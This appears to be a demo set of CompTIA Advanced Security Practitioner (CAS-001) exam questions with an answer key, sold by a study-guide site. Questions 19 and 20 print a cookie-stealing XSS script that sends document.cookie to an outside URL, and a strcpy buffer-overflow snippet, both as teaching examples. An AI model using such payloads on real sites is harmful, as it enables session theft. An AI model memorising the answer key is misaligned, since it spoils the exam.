
CERTPARK

QUESTION & ANSWER

CERTPARK.COM

Accurate Study Guides,
High Passing Rate!
provides update
free of charge
in one year!



https://www.certpark.com

Exam : **CAS-001**

Title : CompTIA Advanced Security Practitioner

Version : Demo

1.Which of the following attacks does Unicast Reverse Path Forwarding prevent?
A. Man in the Middle
B. ARP poisoning
C. Broadcast storm
D. IP Spoofing
Answer: D

2.Which of the following authentication types is used primarily to authenticate users through the use of tickets.?
A. LDAP
B. RADIUS
C. TACACS+
D. Kerberos
Answer: D

3.A security consultant is evaluating forms which will be used on a company website.
Which of the following techniques or terms is MOST effective at preventing malicious individuals from successfully exploiting programming flaws in the website?
A. Anti-spam software
B. Application sandboxing
C. Data loss prevention
D. Input validation
Answer: D

4.A security audit has uncovered that some of the encryption keys used to secure the company B2B financial transactions with its partners may be too weak. The security administrator needs to implement a process to ensure that financial transactions will not be compromised if a weak encryption key is found.
Which of the following should the security administrator implement?
A. Entropy should be enabled on all SSLv2 transactions.
B. AES256-CBC should be implemented for all encrypted data.
C. PFS should be implemented on all VPN tunnels.
D. PFS should be implemented on all SSH connections.
Answer: C

5.A company provides on-demand virtual computing for a sensitive project. The company implements a fully virtualized datacenter and terminal server access with two-factor authentication for access to sensitive data. The security administrator at the company has uncovered a breach in data confidentiality. Sensitive data was found on a hidden directory within the hypervisor.
Which of the following has MOST likely occurred?
A. A stolen two factor token and a memory mapping RAM exploit were used to move data from one virtual guest to an unauthorized similar token.
B. An employee with administrative access to the virtual guests was able to dump the guest memory onto their mapped disk.
C. A host server was left un-patched and an attacker was able to use a VMEscape attack to gain

unauthorized access.
D. A virtual guest was left un-patched and an attacker was able to use a privilege escalation attack to gain unauthorized access.
Answer: C

6.Company XYZ provides residential television cable service across a large region. The company's board of directors is in the process of approving a deal with the following three companies: -A National landline telephone provider -A Regional wireless telephone provider -An international Internet service provider
The board of directors at Company XYZ wants to keep the companies and billing separated. While the Chief Information Officer (CIO) at Company XYZ is concerned about the confidentiality of Company XYZ's customer data and wants to share only minimal information about its customers for the purpose of accounting, billing, and customer authentication. The proposed solution must use open standards and must make it simple and seamless for Company XYZ's customers to receive all four services.
Which of the following solutions is BEST suited for this scenario?
A. All four companies must implement a TACACS+ web based single sign-on solution with associated captive portal technology.
B. Company XYZ must implement VPN and strict access control to allow the other three companies to access the internal LDAP.
C. Company XYZ needs to install the SP, while the partner companies need to install the WAYF portion of a Federated identity solution.
D. Company XYZ needs to install the IdP, while the partner companies need to install the SP portion of a Federated identity solution.
Answer: D

7.The security administrator at a bank is receiving numerous reports that customers are unable to login to the bank website. Upon further investigation, the security administrator discovers that the name associated with the bank website points to an unauthorized IP address.
Which of the following solutions will MOST likely mitigate this type of attack?
A. Security awareness and user training
B. Recursive DNS from the root servers
C. Configuring and deploying TSIG
D. Firewalls and IDS technologies
Answer: C

8.A security administrator has finished building a Linux server which will host multiple virtual machines through hypervisor technology. Management of the Linux server, including monitoring server performance, is achieved through a third party web enabled application installed on the Linux server. The security administrator is concerned about vulnerabilities in the web application that may allow an attacker to retrieve data from the virtual machines.
Which of the following will BEST protect the data on the virtual machines from an attack?
A. The security administrator must install the third party web enabled application in a chroot environment.
B. The security administrator must install a software firewall on both the Linux server and the virtual machines.
C. The security administrator must install anti-virus software on both the Linux server and the virtual

machines.
D. The security administrator must install the data exfiltration detection software on the perimeter firewall.
Answer: A

9.A breach at a government agency resulted in the public release of top secret information. The Chief Information Security Officer has tasked a group of security professionals to deploy a system which will protect against such breaches in the future.
Which of the following can the government agency deploy to meet future security needs?
A. A DAC which enforces no read-up, a DAC which enforces no write-down, and a MAC which uses an access matrix.
B. A MAC which enforces no write-up, a MAC which enforces no read-down, and a DAC which uses an ACL.
C. A MAC which enforces no read-up, a MAC which enforces no write-down, and a DAC which uses an access matrix.
D. A DAC which enforces no write-up, a DAC which enforces no read-down, and a MAC which uses an ACL.
Answer: C

10.The internal auditor at Company ABC has completed the annual audit of the company's financial system. The audit report indicates that the accounts receivable department has not followed proper record disposal procedures during a COOP/BCP tabletop exercise involving manual processing of financial transactions.
Which of the following should be the Information Security Officer's (ISO's) recommendation? (Select TWO).
A. Wait for the external audit results
B. Perform another COOP exercise
C. Implement mandatory training
D. Destroy the financial transactions
E. Review company procedures
Answer: C,E

11.Company ABC has recently completed the connection of its network to a national high speed private research network. Local businesses in the area are seeking sponsorship from Company ABC to connect to the high speed research network by directly connecting through Company ABC's network. Company ABC's Chief Information Officer (CIO) believes that this is an opportunity to increase revenues and visibility for the company, as well as promote research and development in the area.
Which of the following must Company ABC require of its sponsored partners in order to document the technical security requirements of the connection?
A. SLA
B. ISA
C. NDA
D. BPA
Answer: B

12.A security analyst at Company A has been trying to convince the Information Security Officer (ISO) to allocate budget towards the purchase of a new intrusion prevention system (IPS) capable of analyzing encrypted web transactions.
Which of the following should the analyst provide to the ISO to support the request? (Select TWO).
A. Emerging threat reports
B. Company attack tends
C. Request for Quote (RFQ)
D. Best practices
E. New technologies report
Answer: A,B

13.The IT department of a pharmaceutical research company is considering whether the company should allow or block access to social media websites during lunch time. The company is considering the possibility of allowing access only through the company's guest wireless network, which is logically separated from the internal research network. The company prohibits the use of personal devices; therefore, such access will take place from company owned laptops.
Which of the following is the HIGHEST risk to the organization?
A. Employee's professional reputation
B. Intellectual property confidentiality loss
C. Downloaded viruses on the company laptops
D. Workstation compromise affecting availability
Answer: B

14.A security audit has uncovered a lack of security controls with respect to employees' network account management. Specifically, the audit reveals that employee's network accounts are not disabled in a timely manner once an employee departs the organization. The company policy states that the network account of an employee should be disabled within eight hours of termination. However, the audit shows that 5% of the accounts were not terminated until three days after a dismissed employee departs. Furthermore, 2% of the accounts are still active.
Which of the following is the BEST course of action that the security officer can take to avoid repeat audit findings?
A. Review the HR termination process and ask the software developers to review the identity management code.
B. Enforce the company policy by conducting monthly account reviews of inactive accounts.
C. Review the termination policy with the company managers to ensure prompt reporting of employee terminations.
D. Update the company policy to account for delays and unforeseen situations in account deactivation.
Answer: C

15.Which of the following is true about an unauthenticated SAMLv2 transaction?
A. The browser asks the SP for a resource. The SP provides the browser with an XHTML format. The browser asks the IdP to validate the user, and then provides the XHTML back to the SP for access.
B. The browser asks the IdP for a resource. The IdP provides the browser with an XHTML format. The browser asks the SP to validate the user, and then provides the XHTML to the IdP for access.

C. The browser asks the IdP to validate the user. The IdP sends an XHTML form to the SP and a cookie to the browser. The browser asks for a resource to the SP, which verifies the cookie and XHTML format for access.
D. The browser asks the SP to validate the user. The SP sends an XHTML form to the IdP. The IdP provides the XHTML form back to the SP, and then the browser asks the SP for a resource.
Answer: A

16.A company which manufactures ASICs for use in an IDS wants to ensure that the ASICs' code is not prone to buffer and integer overflows. The ASIC technology is copyrighted and the confidentiality of the ASIC code design is exceptionally important. The company is required to conduct internal vulnerability testing as well as testing by a third party.
Which of the following should be implemented in the SDLC to achieve these requirements?
A. Regression testing by the manufacturer and integration testing by the third party
B. User acceptance testing by the manufacturer and black box testing by the third party
C. Defect testing by the manufacturer and user acceptance testing by the third party
D. White box unit testing by the manufacturer and black box testing by the third party
Answer: D

17.The security administrator is receiving numerous alerts from the internal IDS of a possible Conficker infection spreading through the network via the Windows file sharing services. Given the size of the company which deploys over 20,000 workstations and 1,000 servers, the security engineer believes that the best course of action is to block the file sharing service across the organization by placing ACLs on the internal routers.
Which of the following should the security administrator do before applying the ACL?
A. Quickly research best practices with respect to stopping Conficker infections and implement the solution.
B. Consult with the rest of the security team and get approval on the solution by all the team members and the team manager.
C. Apply the ACL immediately since this is an emergency that could lead to a widespread data compromise.
D. Call an emergency change management meeting to ensure the ACL will not impact core business functions.
Answer: D

18.A company currently does not use any type of authentication or authorization service for remote access. The new security policy states that all remote access must be locked down to only authorized personnel. The policy also dictates that only authorized external networks will be allowed to access certain internal resources.
Which of the following would MOST likely need to be implemented and configured on the company's perimeter network to comply with the new security policy? (Select TWO).
A. VPN concentrator
B. Firewall
C. Proxy server
D. WAP

E. Layer 2 switch
Answer: A,B

19.Which of the following displays an example of a buffer overflow attack?
A. <SCRIPT>
document.location='http://site.comptia/cgi-bin/script.cgi?'+document.cookie
</SCRIPT>
B. Checksums-Sha1:7be9e9bac3882beab1abb002bb5cd2302c76c48d 1157 xfig_3.2.5.b-1.dsc
e0e3c9a9df6fac8f1536c2209025577edb1d1d9e 5770796 xfig_3.2.5.b.orig.tar.gz
d474180fbeb6955e79bfc67520ad775a87b68d80 46856 xfig_3.2.5.b-1.diff.gz
ddcba53dffd08e5d37492fbf99fe93392943c7b0 3363512 xfig-doc_3.2.5.b-1_all.deb
7773821c1a925978306d6c75ff5c579b018a2ac6 1677778 xfig-libs_3.2.5.b-1_all.deb
b26c18cfb2ee2dc071b0e3bed6205c1fc0655022 739228 xfig_3.2.5.b-1_amd64.deb
C. #include
char *code = "AAAABBBBCCCCDDD"; //including the character '\0' size = 16 bytes
void main()
{char buf[8];
strcpy(buf, code);
}
D. <form action="/cgi-bin/login" method=post>
UsernamE. <input type=text name=username>
PasswordD. <input type=password name=password>
<input type=submit value=Login>
Answer: C

20.Which of the following displays an example of a XSS attack?
A. <SCRIPT> document.location='http://site.comptia/cgi-bin/script.cgi?'+document.cookie </SCRIPT>
B. Checksums-Sha1:7be9e9bac3882beab1abb002bb5cd2302c76c48d 1157 xfig_3.2.5.b-1.dsc
e0e3c9a9df6fac8f1536c2209025577edb1d1d9e 5770796 xfig_3.2.5.b.orig.tar.gz
d474180fbeb6955e79bfc67520ad775a87b68d80 46856 xfig_3.2.5.b-1.diff.gz
ddcba53dffd08e5d37492fbf99fe93392943c7b0 3363512 xfig-doc_3.2.5.b-1_all.deb
7773821c1a925978306d6c75ff5c579b018a2ac6 1677778 xfig-libs_3.2.5.b-1_all.deb
b26c18cfb2ee2dc071b0e3bed6205c1fc0655022 739228 xfig_3.2.5.b-1_amd64.deb
C. <form action="/cgi-bin/login" method=post> UsernamE. <input type=text name=username> PasswordD. <input type=password name=password> <input type=submit value=Login>
D. #include
char *code = "AAAABBBBCCCCDDD"; //including the character '\0' size = 16 bytes
void main()
{char buf[8];
strcpy(buf, code);
}
Answer: A